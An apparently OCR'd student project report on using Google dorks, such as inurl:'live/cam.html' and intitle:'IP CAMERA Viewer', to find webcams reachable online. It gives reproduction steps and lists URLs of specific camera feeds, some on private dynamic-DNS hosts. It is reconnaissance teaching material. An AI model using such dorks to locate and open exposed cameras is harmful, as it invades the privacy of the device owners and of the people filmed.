MINOR PROJECT – 1

BY : D.BHARATH


1) WEBCAM FROM GOOGLE DORK

Path used to access it - inurl:"live/cam.html"


STEPS TO REPRODUCE :


a) go to google dorks https://www.exploit-db.com/google-hacking-database?category=13
b) check for path having webcam
c) open the path and access the files


--- https://www.mountwashington.ca/live-cam.html





--- http://www.bernerhotel.com/english/service-arrival/zell-am-see-live-cam.html







Google Hacking Database (GHD
Rinex
Live Cam Zell am See - Webcam
Not secure | bernerhotel.com/english/service-arrival/zell-am-see-live-cam.html
FR: 0.05 - BR: 0.11 Hotel Berner Zell am See - https://www.bernerhotel.com - 09. 10. 2021 08:00:35
<
https://www.bernerhotel.com/#
Type here to search
28°C Cloudy
ENG
06:51
10-10-2021



Google Hacking Database (GHD
Rinex
Live Cam Zell am See - Webcam
Not secure | bernerhotel.com/english/service-arrival/zell-am-see-live-cam.html
FR: 0.05 - BR: 0.12 Hotel Berner Zell am See - https://www.bernerhotel.com - 09. 10. 2021 18:00:31
Type here to search
28°C Cloudy
ENG
06:52
10-10-2021




--- http://pendelcam.kip.uni-heidelberg.de/view/view.shtml?id=4182844&imagePath=/mjpg/video.mjpg&size=1




--- http://webcam2.schobess.info:8012/view/view.shtml?videos=&size=2




--- http://wettergrub.ddns.net:5252/





--- intitle:"IP CAMERA Viewer" 